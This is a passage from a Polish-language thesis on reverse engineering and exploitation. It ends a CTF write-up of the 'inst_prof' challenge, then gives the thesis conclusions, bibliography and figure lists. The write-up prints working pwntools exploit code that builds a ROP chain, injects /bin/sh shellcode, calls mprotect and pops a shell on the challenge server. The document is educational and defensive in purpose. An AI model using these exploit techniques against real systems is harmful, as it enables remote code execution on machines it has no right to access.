29:0148 0x7ffd15b6add8 ← 0x1c
2a:0150 r13 0x7ffd15b6ade0 ← 0x1
pwndbg>

```

Rysunek 9.11. Zawartość stosu gdy program jest w funkcji mem.

adres zaalokowanego obszaru pamięci – jest zwracany w rejestrze RAX. W programie nie ma natomiast gadżetów, które mogłyby zostać użyte w celu skopiowania jego wartości do innego rejestru.

9.2.10. Zależność pomiędzy adresami zwróconymi przez mmap

W takiej sytuacji warto przeanalizować wszystkie okoliczności. Można na przykład sprawdzić czy istnieje relacja pomiędzy adresem strony pamięci mem oraz adresem nowo zaalokowanej przez funkcję mmap. Jeśli tak, to można wyliczyć adres, który zostanie zwrócony przez mmap na podstawie adresu mem, który jest zarówno na stosie jak i w rejestrach RBX oraz RDI (co widać

Listing 9.21. Część exploitu dzięki której program skoczy do `alloc_page`.

```

1  instructions = [
2      # R14 = RBP-72 = 0xaa3 - Załadowanie wskaźnika na 0xaa3 do R14
3      'lea r14, [rbp-72]',
4      # Kopiuje wartość pod wskaźnikiem (0xaa3) do R15
5      'mov r15, [r14]',
6      'mov r14, r15',          # R15 = R14 = 0xaa3
7      'lea r15, [r14-116]',   # R15 = R14-116; R15 = 0xaa3 - 116 = 0xa2f
8      'mov r14, r15',          # R14 = R15; R14 = 0xa2f
9      'lea r15, [r14-63]',    # R15 = R14-63, R15 = 0xa2f - 63 = 0x9f0
10     'mov [r13], r15',       # Skopiowanie 0x9f0 (adres alloc_page) na stos
11
12     # Poniższa linia jest dla testowania powyższego kodu,
13     # Zmienia ona wskaźnik stosu, przez co wychodząc z funkcji mem
14     # procesor rozpocznie wykonywanie łańcucha ROP
15     'mov rsp, r13'
16 ]
17
18 # Wysyła kolejne instrukcje
19 for instr in instructions:
20     send_instr(instr)
21
22 p.interactive()

```

na rysunku 9.8).

Jak się okazuje – relacja taka istnieje lecz różni się pomiędzy różnymi wersjami jądra systemu operacyjnego. Zbadano to programem zaprezentowanym na listingu 9.22. Wyniki działania dla systemów MAC OS X oraz Linux zostały zaprezentowane w tabeli 9.2. Wyniki są takie same zarówno z PIE jak i bez PIE.

Jak można zauważyć, relacja między adresami zwróconymi przez kolejne wywołania `mmap` z zadanymi parametrami może wynosić `-0x2000`, `0x2000`, `-0x1000` lub `0x1000` (dla systemu MAC OS X). Można zatem spróbować wykonać przesunięcia o te wartości adresu znanej już strony pamięci. Jak się okazało, na serwerze zadziałało przesunięcie `-0x1000` – takie samo jak w jądrze Linux w wersji 4.4 oraz wyższej.

Wracając do programu `inst_prof` – jak zostało wspomniane wcześniej, adres do pierwszego zaalokowanego obszaru przez `mmap - mem` – jest dostępny na stosie:

Wystarczy zatem zmodyfikować skrypt tak, aby obliczał adres drugiej strony pamięci, umieszczał go w rejestrze R15 – gdyż ten nie jest używany przez program – i wracał do funkcji `main` (dzięki czemu nadal będzie można podawać do programu instrukcje, które zostaną wykonane). Prezentuje to listing B.2, który został umieszczony w dodatku.

Następnym krokiem jest wpisanie do pamięci RW shellcode’u, który można wygenerować

Listing 9.22. Kod w języku C który został wykorzystany w celu sprawdzenia odległości między dwoma adresami zwróconymi przez funkcję `mmap`.

```
1  #include <stdio.h>
2  #include <sys/mman.h> // Zawiera funkcję mmap
3
4  void* alloc() {
5      return mmap(NULL, 4096, PROT_READ|PROT_WRITE,
6                  MAP_PRIVATE|MAP_ANONYMOUS, -1, 0);
7  }
8
9  int main() {
10     void* buf1 = alloc();
11     printf("buf1 = %p\n", buf1);
12
13     void* buf2 = alloc();
14     printf("buf2 = %p\n", buf2);
15
16     if (buf2 > buf1)
17         printf("buf2 - buf1 = 0x%x\n", buf2-buf1);
18     else
19         printf("buf2 - buf1 = -0x%x\n", buf1-buf2);
20 }
```

04:0020| 0x7ffd15b6acb0 -> 0x7efd2f2b7000 <- mov ecx, 0x1000

poprzez bibliotekę `pwntools`, co pokazuje listing 9.23.

W samym eksploicie można umieścić shellcode w pamięci wstawiając go bajt po bajcie. Zaprezentowano to na listingu 9.24.

Kolejnym krokiem, który należy wykonać to nadanie uprawnień do wykonywania pamięci, w której jest shellcode, żeby program mógł go później wykonać. Aby tego dokonać można skorzystać z funkcji `make_page_executable`, która poprzez wywołanie systemowe `mprotect` zmienia uprawnienia pamięci na do odczytu oraz wykonwalną. Funkcja ta została zaprezentowana na rysunku 9.12.

Funkcja `mprotect` przyjmuje trzy argumenty:

- `void *addr` – adres pamięci – przekazywany w rejestrze RDI,
- `size_t len` – rozmiar pamięci – przekazywany w rejestrze RDX,
- `int prot` – flagi uprawnień – przekazywane w rejestrze RSI.

Jak można zauważyć na rysunku 9.12, funkcja `make_page_executable` uzupełnia rejestry RDX oraz RSI odpowiednimi wartościami. Należy zatem ustawić odpowiednio rejestr RDI, tak, aby funkcja zmieniła uprawnienia do pamięci, w której znajduje się shellcode. W tym celu potrzebny będzie gadżet, który pozwoli ustawić odpowiednio rejestr RDI. Jak można było zo-

Tabela 9.2. Wyniki programu z listingu 9.22 dla różnych maszyn oraz wersji jądra systemu operacyjnego dla Linux oraz MAC OS X (Darwin). Wyniki są powtarzalne w kolejnych uruchomieniach programu oraz z i bez flag kompilacji `-fpie -pie`.

Wynik polecenia <code>uname -a</code>	Różnica <code>buf2-buf1</code>
Linux login01.pro.cyfronet.pl 3.10.0-514.21.2.el7.x86_64 #1 SMP Tue Jun 20 12:24:47 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux	0x2000
Linux p2284 3.10.0-514.21.2.el7.x86_64 #1 SMP Tue Jun 20 12:24:47 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux	0x2000
Linux alx 3.16.0-4-amd64 #1 SMP Debian 3.16.43-2+deb8u1 (2017-06-18) x86_64 GNU/Linux	-0x2000
Linux ubuntu 4.4.0-83-generic #106-Ubuntu SMP Mon Jun 26 17:54:43 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux	-0x1000
Linux amxx 4.9.0-2-amd64 #1 SMP Debian 4.9.13-1 (2017-02-27) x86_64 GNU/Linux	-0x1000
Linux alarmpi 4.9.33-1-ARCH #1 SMP Sun Jun 18 02:19:37 UTC 2017 armv7l GNU/Linux	-0x1000
Linux arch 4.11.7-1-ARCH #1 SMP PREEMPT Sat Jun 24 09:07:09 CEST 2017 x86_64 GNU/Linux	-0x1000
Darwin GwynBleidD.local 16.6.0 Darwin Kernel Version 16.6.0: Fri Apr 14 16:21:16 PDT 2017; root:xnu-3789.60.24 6/RELEASE_ARM_T8020 x86_64	0x1000
Darwin NeckBook-Pro.local 16.6.0 Darwin Kernel Version 16.6.0: Fri Apr 14 16:21:16 PDT 2017; root:xnu-3789.60.24 6/RELEASE_ARM_T8020 x86_64	0x1000

baczyć na listingu 9.20, gadżet taki istnieje – `0x00000000004008a3: pop rdi; ret; -` i znajduje się na adresie `0xbc3`. Wymaga on umieszczenia na stosie adresu pamięci, w której jest shellcode (który jest w rejestrze `R15`).


Na listingu 9.25 zaprezentowano ostatnią część exploitu, która tworzy łańcuch ROP dla drugiego wywołania funkcji `main` (po tym, jak wstawiono do nowo zaalokowanej pamięci shellcode). Program finalnie zmienia uprawnienia do pamięci w której jest shellcode na do wykonywania, a następnie skacze do niej.

Na listingu 9.26 zaprezentowano wynik działania pełnego exploitu lokalnie. Uruchamiając go w trybie zdalnym – `python hack.py REMOTE` – można było uzyskać flagę – `CTF{0v3r_4ND_0v3r_4ND_0v3r_4ND_0v3r}` – z serwera organizatorów, co pokazuje listing 9.27.

Pełny skrypt exploita wraz z komentarzami pozwalającymi na łatwiejsze jego zrozumienie

Listing 9.23. Shellcode uruchamiający powłokę /bin/sh. Wklejka z interaktywnej powłoki IPython.

```
1 In [1]: print pwn.shellcraft.amd64.sh()
2 /* execve(path='/bin///sh', argv=['sh'], envp=0) */
3 /* push '/bin///sh\x00' */
4 push 0x68
5 mov rax, 0x732f2f2f6e69622f
6 push rax
7 mov rdi, rsp
8 /* push argument array ['sh\x00'] */
9 /* push 'sh\x00' */
10 push 0x1010101 ^ 0x6873
11 xor dword ptr [rsp], 0x1010101
12 xor esi, esi /* 0 */
13 push rsi /* null terminate */
14 push 8
15 pop rsi
16 add rsi, rsp
17 push rsi /* 'sh\x00' */
18 mov rsi, rsp
19 xor edx, edx /* 0 */
20 /* call execve() */
21 push SYS_execve /* 0x3b */
22 pop rax
23 syscall
```



```
; Attributes: bp-based frame
public make_page_executable
make_page_executable proc near
push    rbp
mov     edx, 5           ; prot
mov     esi, 1000h      ; len
mov     rbp, rsp
pop     rbp
jmp     _mprotect
make_page_executable endp
```

Rysunek 9.12. Kod funkcji make_page_executable. Zrzut z programu IDA Pro.

został umieszczony w dodatku na listingu B.3.

Listing 9.24. Kontynuacja exploitu z listingu B.2 – umieszczenie shellcode’u w pamięci.

```
1 # Odbieramy od programu tekst powitalny z drugiego wywołania main
2 msg = p.recvuntil('initializing prof...ready\n')
3 info('Receiving second HELLO: %s' % msg)
4
5 # Generujemy shellcode
6 payload = shellcraft.amd64.sh()
7 shellcode_bytes = map(ord, asm(payload, os='linux', arch='amd64'))
8
9 # Tworzymy kopie adresu nowo zaalokowanej pamięci,
10 # gdyż przyda się on w kolejnych krokach
11 send_instr('mov r14, r15')
12
13 # Wysyłamy kolejne bajty shellcode'u i zapisujemy je
14 # do kolejnych komórek pamięci nowo zaalokowanej pamięci
15 for byte in shellcode_bytes:
16     # Wstawiamy bajt do komórki pamięci
17     send_instr('mov BYTE PTR [r15], %d' % byte)
18     # Inkrementujemy wskaźnik na kolejną komórkę pamięci
19     send_instr('inc r15')
```

9. Analiza wybranych problemów

Listing 9.25. Modyfikacja exploitu dzięki której program obliczy adres alokowanej strony, skoczy do `alloc_page`, a następnie na początek funkcji `main`.

```
1 # Rejestr R13 wskazuje na stos.
2 # Poniżej umieszczamy kolejne gadżety łańcucha na stos:
3 # [r13+8] - adres gadżetu `pop rdi; pop`
4 # [r13+16] - adres pamięci z shellcode - zostanie on umieszczony w RDI
5 # [r13+24] - adres funkcji make_page_executable
6 # [r13+32] - adres pamięci z shellcode - aby program do niego skoczył
7
8 # We wcześniejszej części skryptu kopiuje adres pamięci z shellcode do R14
9 # Teraz zapisujemy go na stos
10 send_instr('mov [r13+16], r14')
11 send_instr('mov [r13+32], r14')
12
13 # Umieszczanie adresu gadżetu `pop rdi; pop` na stos - do [R13+8]
14 # Można do tego skorzystać z adresu 0xb18 znajdującego się na stosie:
15 #
16 # rsp 0x7ffd907db1d0 -> 0x55cb935cfb18 (do_test+88) <- rdtsc
17 #
18 send_instr('mov r14, [rsp]') # R14 = &do_test+88 = 0xb18
19
20 # 0xbc3-0xb18 = 171 - należy zwiększyć R14 o 171
21 send_instr('lea r15, [r14+127]') # R15 = 0xb18 + 127 = 0xb97
22 send_instr('mov r14, r15') # R14 = R15 = 0xb97
23 send_instr('lea r15, [r14+44]') # R15 = 0xb97 + 44 = 0xbc3 (adres gadżetu)
24 send_instr('mov [r13+8], r15') # zapis adresu gadżetu na stosie
25
26
27 # Umieszczanie adresu make_page_executable (0xa20) na stos - do [R13+24]
28 # Można do tego skorzystać z adresu 0xaa3 znajdującego się na stosie:
29 #
30 # 06:0030| 0x7fff73937360 -> 0x55573d395aa3 (read_n+35) <- mov byte ptr [rbx-1], al
31 # 0f:0078| rbp 0x7fff739373a8
32 #
33 # Który znajduje się 72 bajty przed RBP.
34 send_instr('mov r14, [rbp-72]') # R14 = [RBP-72] = aa3
35 send_instr('lea r15, [r14-127]') # R15 = 0xaa3 - 127 = 0xa24
36 send_instr('mov r14, r15') # R14 = R15 = 0xa24
37 send_instr('lea r15, [r14-4]') # R15 = 0xa24 - 4 = 0xa20
38 send_instr('mov [r13+24], r15') # zapis adresu make_page_executable na stosie
39
40 # Uruchamia łańcuch ROP
41 send_instr('lea rsp, [r13+8]')
42
43 p.interactive()
```

Listing 9.26. Uruchomienie eksploatu lokalnie.

```
$ python hack.py
[+] Starting local process './inst_prof': pid 27006
[*] Receiving HELLO: initializing prof...ready
[*] Receiving second HELLO: initializing prof...ready
[*] Switching to interactive mode
$ echo "Yay, we got shell locally!"
Yay, we got shell locally!
[*] Stopped process './inst_prof' (pid 27006)
```

Listing 9.27. Zdobywanie flagi na serwerze organizatorów.

```
$ python hack.py REMOTE
[+] Opening connection to inst-prof.ctfcompetition.com on port 1337: Done
[*] Receiving HELLO: initializing prof...ready
[*] Receiving second HELLO: initializing prof...ready
[*] Switching to interactive mode
$ ls
flag.txt
inst_prof
$ cat flag.txt
CTF{0v3r_4ND_0v3r_4ND_0v3r_4ND_0v3r}
[*] Closed connection to inst-prof.ctfcompetition.com port 1337
```

10. Podsumowanie

Celem niniejszej pracy było przedstawienie tematu inżynierii wstecznej, znajdowania błędów oraz wykorzystywania ich na architekturach x86 oraz x86-64. Ze względu na to, że temat ten jest obszerny oraz to, że dużo łatwiej można się w niego wdrożyć w ramach projektów Open Source, w pracy skupiono się głównie na systemie Linux.

W pracy przedstawiono podstawowe pojęcia związane z niskopoziomą inżynierią wsteczną, takie jak instrukcje asemblerowe, narzędzia stosowane do niskopoziomowej analizy programów czy wybrane mechanizmy ELFów. Aby móc mówić o różnych błędach oraz ich wykorzystaniu skupiono się na zabezpieczeniach programów w systemie Linux. Czytelnik ma możliwość zapoznać się z wybranymi, potencjalnie niebezpiecznymi błędami. Przedstawione zostały procesy instrumentacji kodu oraz fuzzingu. Aby praca nie była tylko teoretyczna, ale też praktyczna, wyróżnione zostały techniki wykorzystywania błędów oraz analiza zadań z konkursów CTF.

Przykłady przedstawione w pracy skupiają się w dużej mierze wokół programów napisanych w językach C czy C++. Oczywiście opisane zagadnienia dotyczą również innych niskopoziomych języków programowania.

Podczas tworzenia oprogramowania nie sposób jest wyeliminować wszystkich potencjalnych błędów. Mimo to, skutków wielu z nich da się uniknąć poprzez stosowanie dostępnych narzędzi – od najnowszych wersji kompilatorów, sanitizatorów, statycznych analizatorów czy linterów kodu. Jeżeli nie zmniejsza to wydajności lub funkcjonalności samej aplikacji, należy stosować opisane w pracy flagi kompilatora utrudniające wykorzystanie danych błędów. Warto też testować oprogramowanie – zarówno poprzez testy jednostkowe, funkcjonalne czy integracyjne, jak i wykorzystując fuzzing. Nie należy zapominać o czynniku ludzkim, stąd też dobrze jest zwiększać świadomość programistów co do pułapek czy błędów, na które powinni uważać. W tym celu można stosować metody takie jak przegląd kodu lub programowanie w parach (ang. *pair programming*).

Założony cel pracy został osiągnięty. Wzięto pod uwagę kwestie teoretyczne dotyczące tematyki pracy, opisano szereg potencjalnie niebezpiecznych błędów, metody ich wykorzystania oraz zapobiegania im. Spośród rzeczy przedstawionych w pracy w szczególności należy uważać na wszelkie błędy pozwalające na wycieknięcie pamięci procesu (a przez to ujawnienie wrażliwych danych) lub zdalne wykonanie kodu (jak na przykład przepełnienie bufora). Skutki takich błędów mogą być katastrofalne – dla przykładu w maju 2017 roku miał miejsce atak WannaCry, który zainfekował ponad 200 tysięcy komputerów w 150 krajach [54]. Wykorzystane oprogramowanie szyfrowało dysk ofiary, a następnie wymagało zapłacenia okupu w kryptowalucie bitcoin

za jego odszyfrowanie. Sam program był dystrybuowany poprzez exploit o nazwie EternalBlue wykorzystujący błąd w implementacji protokołu SMB na systemie Windows [55].

Warto również zainteresować się mniej popularnymi językami programowania, które zachowując kompilację do kodu natywnego nie posiadają wielu pułapek czy błędów znanych z języków C oraz C++. Dobrym przykładem takiego języka programowania jest Rust. Został on stworzony przez Mozilla Research i jest reklamowany jako bezpieczny oraz praktyczny język do tworzenia systemów operacyjnych. Wspiera on zarówno imperatywno-proceduralny jak i funkcyjny paradygmat programowania. Jego projektanci zamierzają zapewnić większe bezpieczeństwo skompilowanych programów wraz z wysoką wydajnością. Został uznany „najbardziej kochanym językiem programowania” (z ang. *most loved programming language*) w 2016 oraz 2017 roku, w ankietach zorganizowanych przez serwis Stack Overflow. Kto wie? Może język ten będzie w przyszłości częściej używany niż C czy C++ [56, 57, 58].

Bibliografia

- [1] *ZERODIUM Payouts*. URL: <https://zerodium.com/program.html> (term. wiz. 2017-11-12).
- [2] *X86 Assembly/X86 Family*. URL: https://en.wikibooks.org/wiki/X86_Assembly/X86_Family (term. wiz. 2017-05-05).
- [3] *X86 Assembly/X86 Architecture*. URL: https://en.wikibooks.org/wiki/X86_Assembly/X86_Architecture (term. wiz. 2017-05-06).
- [4] *What's the difference between register IP and PC?* URL: <https://www.quora.com/Whats-the-difference-between-register-IP-and-PC> (term. wiz. 2017-06-04).
- [5] Intel Corporation. *Intel® 64 and IA-32 Architectures Software Developer's Manual*. 325462-062US. Mar. 2017. Rozd. 3.4.3 Segment registers, s. 2756.
- [6] *Tryb rzeczywisty procesorów x86*. URL: https://pl.wikipedia.org/wiki/Tryb_rzeczywisty (term. wiz. 2017-06-12).
- [7] *x86 processor protected mode*. URL: https://en.wikipedia.org/wiki/Protected_mode (term. wiz. 2017-06-13).
- [8] Intel Corporation. *Intel® 64 and IA-32 Architectures Software Developer's Manual*. 325462-062US. Mar. 2017. Rozd. Figure 3-6. Segment Selector, s. 2755.
- [9] *Accessing the Thred Information Block*. URL: https://en.wikipedia.org/wiki/Win32_Thread_Information_Block#Accessing_the_TIB (term. wiz. 2017-06-13).
- [10] *x86 memory segmentation – later developments*. URL: https://en.wikipedia.org/wiki/X86_memory_segmentation (term. wiz. 2017-06-13).
- [11] Intel Corporation. *Intel® 64 and IA-32 Architectures Software Developer's Manual*. 325462-062US. Mar. 2017. Rozd. 3.4.3 EFLAGS Register, s. 79–82.
- [12] Gynvael Coldwind. *Zrozumieć programowanie*. 1 wyd. 2015. Rozd. 5.3 IEEE 754 i zmienne binarne, s. 142–144. ISBN: 9788301182021.
- [13] Gynvael Coldwind. *Zrozumieć programowanie*. 1 wyd. 2015. Rozd. 5.6 Istotne wartości zmiennoprzecinkowe, s. 159–160. ISBN: 9788301182021.
- [14] Gynvael Coldwind. *Zrozumieć programowanie*. 1 wyd. 2015. Rozd. 4.4 Little i Big Endian, s. 120–121. ISBN: 9788301182021.

-
- [15] *Wikipedia - Endianness*. URL: <https://en.wikipedia.org/wiki/Endianness> (term. wiz. 2017-11-12).
- [16] *CSCI 223 Computer Organisation and Assembly Language*. URL: <http://www.imada.sdu.dk/Courses/DM18/Litteratur/IntelATT.htm> (term. wiz. 2017-05-02).
- [17] *x86 Disassembly/Functions and Stack Frames*. URL: https://en.wikibooks.org/wiki/X86_Disassembly/Functions_and_Stack_Frames (term. wiz. 2017-07-23).
- [18] Raymond Chen. *Why do Windows functions all begin with a pointless MOV EDI, EDI instruction?* URL: <https://blogs.msdn.microsoft.com/oldnewthing/20110921-00/?p=9583/> (term. wiz. 2017-07-23).
- [19] Tomasz Bukowski i in. *Praktyczna Inżynieria Wsteczna. Metody, techniki i narzędzia*. 1 wyd. Wydawnictwo Naukowe PWN, 2016. Rozd. 1.1.2, 1.1.3, s. 24–26,27–30. ISBN: 9788301189518.
- [20] Intel Corporation. *Intel® 64 and IA-32 Architectures Software Developer’s Manual*. 325462-062US. Mar. 2017. Rozd. 3.2.1 Instruction Pointer in 64-Bit Mode, s. 82.
- [21] *Executable and Linkable Format*. URL: <http://www.cs.stevens.edu/~jschauma/810/elf.html> (term. wiz. 2017-07-30).
- [22] *What does 'Segment type: Externs' mean in IDA?* URL: <https://stackoverflow.com/questions/37638506/what-does-segment-type-externs-mean-in-ida> (term. wiz. 2017-07-30).
- [23] Patrick Horgan. *Linux x86 Program Start Up*. URL: <http://dbp-consulting.com/tutorials/debugging/linuxProgramStartup.html> (term. wiz. 2017-07-09).
- [24] *Checksec.sh – Bash script to check the properties of executables*. URL: <https://github.com/slimm609/checksec.sh> (term. wiz. 2017-12-05).
- [25] *pwntools – CTF framework and exploit development library*. URL: <https://github.com/Gallopsled/pwntools> (term. wiz. 2017-12-05).
- [26] *NX bit*. URL: https://en.wikipedia.org/wiki/NX_bit (term. wiz. 2017-07-06).
- [27] *Executable space protection – Windows: DEP*. URL: https://en.wikipedia.org/wiki/Executable_space_protection#Windows (term. wiz. 2017-07-06).
- [28] *Why does gnome-panel use 290MB?: It doesn't; it's an artefact of the way its shared libraries are linked*. URL: <http://www.greenend.org.uk/rjk/tech/dataset.html> (term. wiz. 2017-07-06).
- [29] *Stack Smashing Protector*. URL: http://wiki.osdev.org/Stack_Smashing_Protector (term. wiz. 2017-07-06).

- [30] Tomasz Kwiecień i in. *Praktyczna Inżynieria Wsteczna. Metody, techniki i narzędzia*. 1 wyd. Wydawnictwo Naukowe PWN, 2016. Rozd. 3.2 Przepelnienie bufora na stosie, s. 104–109. ISBN: 9788301189518.
- [31] *GCC: Program Instrumentation Options*. URL: <https://gcc.gnu.org/onlinedocs/gcc/Instrumentation-Options.html> (term. wiz. 2017-07-06).
- [32] Grzegorz Antoniak i in. *Praktyczna Inżynieria Wsteczna. Metody, techniki i narzędzia*. 1 wyd. Wydawnictwo Naukowe PWN, 2016. Rozd. 2.3.4.5 Wektory inicjalizacyjne, s. 86–88. ISBN: 9788301189518.
- [33] *RELRO - A (not so well known) Memory Corruption Mitigation Technique*. URL: <http://tk-blog.blogspot.com/2009/02/relro-not-so-well-known-memory.html> (term. wiz. 2017-05-26).
- [34] *Paxtest readme*. URL: <https://github.com/opntr/paxtest-freebsd> (term. wiz. 2017-09-24).
- [35] *Mozilla bugzilla: Bug 865919 - BMP and ICO decoders have issues if the height in the bitmap header is INT32_MIN*. URL: https://bugzilla.mozilla.org/show_bug.cgi?id=865919 (term. wiz. 2017-07-14).
- [36] *Common Vulnerabilities and Exposures: CVE-2014-1266*. URL: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-1266> (term. wiz. 2017-07-15).
- [37] *cppreference: memset, memset_s functions*. URL: <http://en.cppreference.com/w/c/string/byte/memset> (term. wiz. 2017-07-15).
- [38] *Bugzilla glibc: Library is missing memset_s*. URL: https://sourceware.org/bugzilla/show_bug.cgi?id=17879 (term. wiz. 2017-12-05).
- [39] *GCC Bugzilla: Bug 66139 - destructor not called for members of partially constructed anonymous struct/array*. URL: https://gcc.gnu.org/bugzilla/show_bug.cgi?id=66139 (term. wiz. 2017-12-17).
- [40] *Andrzej's C++ blog: A serious bug in GCC*. URL: <https://akrzemil.wordpress.com/2017/04/27/a-serious-bug-in-gcc/> (term. wiz. 2017-12-17).
- [41] *Address Sanitizer*. URL: <https://github.com/google/sanitizers/wiki/AddressSanitizer> (term. wiz. 2017-10-14).
- [42] Mateusz Jurczyk Gynvael Clodwind. *Fuzzing*. 2016, s. 58–60.
- [43] *AddressSanitizer - wiki*. URL: <https://github.com/google/sanitizers/wiki/AddressSanitizer> (term. wiz. 2017-11-10).
- [44] Murat Balaban. *Buffer overflows demystified*. URL: <http://www.enderunix.org/docs/eng/bof-eng.txt> (term. wiz. 2017-07-22).

-
- [45] Aleph One. *Smashing The Stack For Fun And Profit*. URL: <http://phrack.org/issues/49/14.html#article> (term. wiz. 2017-07-22).
- [46] Murat Balaban. *Designing shellcode demystified*. URL: <http://www.enderunix.org/docs/en/sc-en.txt> (term. wiz. 2017-07-22).
- [47] Gynavel Coldwind. *Format string*. URL: <https://www.youtube.com/watch?v=oTfEzrM8uEU> (term. wiz. 2017-07-29).
- [48] *Print formatted output*. URL: <http://pubs.opengroup.org/onlinepubs/009695399/functions/printf.html> (term. wiz. 2017-07-29).
- [49] *Return-oriented programming*. URL: https://en.wikipedia.org/wiki/Return-oriented_programming (term. wiz. 2017-07-29).
- [50] *Capstone The Ultimate Disassembler*. URL: <http://www.capstone-engine.org/> (term. wiz. 2017-05-24).
- [51] Andrei Homescu i in. „Microgadgets: Size Does Matter in Turing-complete Return-oriented Programming”. W: *Proceedings of the 6th USENIX Conference on Offensive Technologies*. WOOT’12. Bellevue, WA: USENIX Association, 2012, s. 7.
- [52] *Linux Programmer’s Manual: signal(7)*. 4.11. Maj 2017.
- [53] Niklas Baumstark. *libc-database – Build a database of libc offsets to simplify exploitation*. URL: <https://github.com/niklasb/libc-database> (term. wiz. 2017-06-04).
- [54] *WannaCry ransomware attack*. URL: https://en.wikipedia.org/wiki/WannaCry_ransomware_attack (term. wiz. 2017-12-19).
- [55] *EternalBlue exploit*. URL: <https://en.wikipedia.org/wiki/EternalBlue> (term. wiz. 2017-12-19).
- [56] *Wikipedia - Rust (programming language)*. URL: [https://en.wikipedia.org/wiki/Rust_\(programming_language\)](https://en.wikipedia.org/wiki/Rust_(programming_language)) (term. wiz. 2017-11-20).
- [57] *Stack Overflow Developer Survey 2016 Results*. URL: <https://insights.stackoverflow.com/survey/2016#technology-most-loved-dreaded-and-wanted> (term. wiz. 2017-11-20).
- [58] *Stack Overflow Developer Survey 2017*. URL: <https://insights.stackoverflow.com/survey/2017#most-loved-dreaded-and-wanted> (term. wiz. 2017-11-20).

Spis rysunków

2.1	Selektor segmentu [8].	24
2.2	Kolejność zapisu 32-bitowej wartości w pamięci w little endian oraz big endian [15].	30
3.1	Nazewnictwo stosowane w programowaniu niskopoziomym.	31
3.2	Schemat ramek stosu dla programu który wewnątrz funkcji <code>foo</code> wywołał funkcję <code>bar</code> . Na schemacie zaznaczono również gdzie wskazują rejestry przechowujące adresy wierzchołka stosu (RSP) oraz początku stosu (RBP).	35
3.3	Zrzut ekranu z programu IDA Pro przedstawiający wybrane funkcjonalności. . . .	49
3.4	Zrzut ekranu z GDB wraz z Pwndbg zaraz po wykonaniu komendy <code>entry</code> , która startuje program oraz przerywa jego działanie na samym początku – na punkcie startu.	51
4.1	Zrzut ekranu z GDB gdy program jest przed pierwszym wykonaniem instrukcji <code>call puts</code>	57
4.2	Zrzut ekranu z GDB gdy program jest przed drugim wykonaniem instrukcji <code>call puts</code> . Jak można zobaczyć w <code>.got.plt</code> adres funkcji <code>puts</code> jest już uzupełniony, a zatem wywołanie procedury linkującej wykonuje tylko jeden skok, zamiast całego procesu pobrania oraz uzupełnienia adresu funkcji <code>puts</code>	58
5.1	Strony pamięci w programie skompilowanym poleceniem <code>gcc main.c</code>	63
5.2	Strony pamięci w programie skompilowanym poleceniem <code>gcc -z execstack main.c</code>	63
5.3	Stos z kanarkiem. Przepelniając bufor, który jest zmienną lokalną, atakujący nadpisze również wartość kanarka.	65
5.4	Wyświetlanie kanarków na stosie w Pwndbg komendą <code>canary</code>	70
5.5	Zatrzymanie programu przed wywołaniem funkcji <code>puts</code> . Program został skompilowany poleceniem <code>gcc -g -Wl,-z,relro,-z,now</code>	73
7.1	Uproszczony schemat działania fuzzera.	99

7.2	Zrzut ekranu z działania AFLa na programie z listingu 7.8. Jak można zauważyć program pokazuje wiele informacji – czas wykonania (ang. <i>run time</i>), obecnie wykorzystywaną strategię (pole <i>now trying</i>), liczbę ścieżek w programie (ang. <i>total paths</i>), liczbę unikalnych błędnych zakończeń programu (<i>unique crashes</i>) czy liczbę uruchomień fuzzowanej aplikacji na sekundę (<i>exec speed</i>).	102
7.3	Wejście wygenerowanym przez AFL oraz działanie aplikacji z listingu 7.8 operującej na tych danych. Wejście zostało przedstawione programem <i>hexdump</i> , gdyż zawiera ono niedrukowalne bajty.	103
8.1	Przykładowy schemat działania techniki <i>nop sled</i> – atakujący zmienia adres powrotu, aby wskoczyć na „zjeżdżalnię NOPów”.	112
9.1	Deasemblacja funkcji <i>main</i> w programie IDA Pro. Nazwy zmiennych <i>n</i> oraz <i>i</i> znajdujących się na stosie zostały zrefaktoryzowane. Pierwotnie były one oznaczone przez program IDA Pro jako <i>var_8</i> oraz <i>var_4</i>	126
9.2	Obliczanie odległości między buforem do którego piszemy, a wskaźnikiem powrotu z funkcji <i>main</i> . Kontekst <i>Pwndbg</i> został ustawiony tak, aby wyświetlać tylko zdeasembrowany kod.	128
9.3	Stan programu podczas próby powrotu z funkcji <i>main</i> po przepełnieniu bufora.	130
9.4	Miejsce w pamięci gdzie umieszczono ciąg <i>"cat "</i> przed ciągiem <i>"flag"</i> . Zrzut z programu IDA Pro.	134
9.5	Szablon kodu, który jest kopiowany do zaalokowanej pamięci, w którym zmieniamy 4 bajty (instrukcje <i>nop</i>).	140
9.6	Zrzut z IDA Pro – kod assemblera odpowiedzialny za wywołanie funkcji <i>sleep</i>	143
9.7	Zrzut z IDA Pro – wywołanie funkcji <i>sleep</i> zostało nadpisane instrukcjami <i>nop</i>	144
9.8	Stan programu podczas wykonywania funkcji <i>mem</i>	146
9.9	Znajdywanie adresu powrotu z funkcji <i>mem</i>	149
9.10	Kod funkcji <i>alloc_page</i> . Zrzut z programu IDA Pro.	150
9.11	Zawartość stosu gdy program jest w funkcji <i>mem</i>	151
9.12	Kod funkcji <i>make_page_executable</i> . Zrzut z programu IDA Pro.	155

Spis tabel

2.1	Podział rejestrów ogólnego przeznaczenia x86-64.	22
2.2	Kolejne bity rejestru flag wraz z wyjaśnieniem. Niektóre z bitów są zarezerwowane i nie należy ich używać.	27
2.3	Istotne wartości popularnych binarnych typów zmiennoprzecinkowych zgodnych ze standardem IEEE-754 [13].	29
3.1	Różnice pomiędzy składnią AT&T oraz Intel.	32
3.2	Podstawowe instrukcje assemblera x86. Niektóre z operacji zostały zapisane w języku C.	33
3.3	Spis najbardziej popularnych konwencji wywołań na platformie x86 [19].	39
